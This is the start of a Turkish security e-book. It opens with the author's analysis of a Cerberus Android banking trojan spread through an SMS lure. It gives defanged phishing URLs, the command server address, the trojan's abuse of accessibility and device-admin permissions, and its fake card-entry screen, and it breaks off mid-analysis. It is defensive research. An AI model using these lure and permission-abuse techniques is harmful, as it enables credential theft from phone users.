Hack 4 Career - 2020

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

Hack 4 Career - 2020

MERTSARICA

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

Contents

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM


Giriş

2009 yılında "Bilgi güçtür ve paylaşıldıkça artar" mottosuyla oluşturduğum blogumda, bilgi güvenliği farkındalığını arttırma adına çok sayıda teknik yazıya yer vermeye çalıştım. Yıllar içinde okurlarımdan aldığım olumlu geri dönüşler sonucunda, yazılarımı yıllar bazında e-kitap olarak derlemeye ve siber güvenlik meraklıları ile paylaşmaya karar verdim.

Emek, zaman ve kaynak ayırarak yaptığım araştırmalar sonucunda yazdığım bu yazıların, siber güvenlik alanında kendini geliştirmek isteyenler için faydalı olması dileklerimle...

1. Cerberus Analizi

2020 yılının Şubat ayında cep telefonuma beni oldukça şüphelendiren bir SMS geldi. Mesajda yer alan **https://ko[.]tc/hediyekazani** web adresini ziyaret ettiğimde http://www-bedavainternethediyeuygulama[.]com web adresine yönlendirildiğimi farkettim. SMS'in gelmesinden kısa bir süre sonra web sitesini tekrar ziyaret ettiğimde bu defa da sitedeki görsellerin değişmiş olduğunu gördüm. "Şüphe, siber güvenlik araştırmacısının kamçısıdır" diyerek bu durum ile yakından ilgilenmeye karar verdim.


18:07
70%
+90 212 985 05 78
14:41
SN; SARICA Tüm operatorlerde gecerli 1000 DK, 5 GB INTERNET 3 Ay bedava! Hemen uygulamayi indir, kur ve kazan; https://ko.tc/hediyekazani
B187



18:04
71%
thediyeliuygulama.com
16
5G Uygulaması 5GB
İnternet Veriyor
1)5G Uygulaması İnternet Kazandırıyor 5GB İnternet Kazanmak İçin Hemen İndir
İndir
Bu türden dosyalar cihazınıza zarar verebilir. Yine de 5GBeta.apk adlı dosyayı saklamak istiyor musunuz?
İptal
Tamam



18:20
68%
thediyeliuygulama.com
21
Tüm Operatörler
5GB İNTERNET VE 5GB KONUŞMA
5G
HAZIR


5G Beta Test


Web sitesinden sunulan 5GBeta.apk dosyasını indirip, mobil zararlı yazılım analizi amacıyla kullanılan o meşhur Koodous web uygulamasına yüklediğimde analiz başarısızlıkla sonuçlandı. Ardından bu uygulamayı VirusTotal web uygulamasına yüklediğimde her ne kadar bunun bir bankacılık zararlı uygulaması olduğuna dair bir ipucu (Cerberus) ile karşılaşsam da davranışsal analiz çıktısında komuta kontrol merkezinin adresini göremedim. Aklıma takılan sorulara yanıt bulamadığım için iş başa düştü ve **5GBeta.apk** uygulamasını Genymotion Android öykünücüsü (emulator) ile hızlıca dinamik olarak analiz etmeye karar verdim.

Zararlı uygulamayı Android'e yükler yüklemez kötü emellerini gerçekleştirmek için ilk iş olarak izinleri teker teker istemeye başladı. İzinleri aldıktan ve yükleme işlemi başarıyla tamamlandıktan sonra simgesini gizleyip, arka planda çalışmaya ve komuta kontrol merkezi ile olan kryll[.]ug (8[.]208.19.185) web adresi ile haberleşmeye başladı. 8[.]208.19.185 ip adresini VirusTotal üzerinden arattığımda pasif DNS bilgilerinden hiç de masum olmadığı net olarak görülüyordu.



Genymotion for personal use - Google Nexus 6 (480x800, ...
12:55
Accessibility
Accessibility shortcut
No service selected
Downloaded services
5G_
OFF
ClockBack
OFF
Magnification
OFF
QueryBack
OFF
Screen readers
Text-to-speech output
Display
Font size
Default
Display size
Default
Magnification
Off
Large mouse pointer
Enable 5G_Turkcell
Interaction controls
Click after pointer stops moving
free for personal use



Genymotion for personal use - Google Nexus 6 (480x800, ...
12:56
5G_
Off
No description provided.
Use 5G_?
5G_ needs to:
Observe your actions
Receive notifications when you're interacting with an app.
Retrieve window content
Inspect the content of a window you're interacting with.
CANCEL
OK
free for personal use



Genymotion for personal use - Google Nexus 6 - Malware...
7:42
Accessibility
Accessibility shortcut
No service selected
Downloaded services
5G_
OFF
ClockBack
OFF
Magnification
OFF
QueryBack
OFF
Screen readers
Text-to-speech output
Display
Font size
Default
Display size
Default
Magnification
Off
Large mouse pointer
Enable 5G_
Interaction controls
Click after pointer stops moving
free for personal use



Genymotion for personal use - Google Nexus 6 (480x800, ...
1:44
Device admin apps
Find My Device
Allow Find My Device to lock or erase a lost device
Dummy Device Admin
Dummy device admin
Google Pay
As a device administrator, Google Pay can help make your phone more secure
Sample Device Admin
Sample code for writing a DeviceAdmin class. This implementation provides a UI (in ApiDemos) for you to directly control what the DeviceAdmin does with the system.
free for personal use


Sanal Android işletim sistemimde herhangi bir bankacılık uygulaması yüklü olmadığı için karşıma kredi kartı bilgimi çalmak üzere oluşturulmuş Google Play ekranı çıktı. Test için oluşturulan 16 haneli bir kredi kartı numarası girdiğimde kaydetme butonunun (SAVE) etkinleşmediğini gördüm. Kredi kartı hanesini 19 yaptığımda SAVE butonu aktif hale geldi. Muhtemelen art niyetli kişi, 3 haneli CVV2 numarasının kontrolünü kredi kartı numarasının girildiği forma yönelik yapmış ve böyle bir hata ortaya çıkmıştı. Girdiğim tüm bilgilerin komuta kontrol merkezine şifreli olarak gittiğini gördükten sonra şifreleme anahtarının da peşine düşmeye karar verdim.



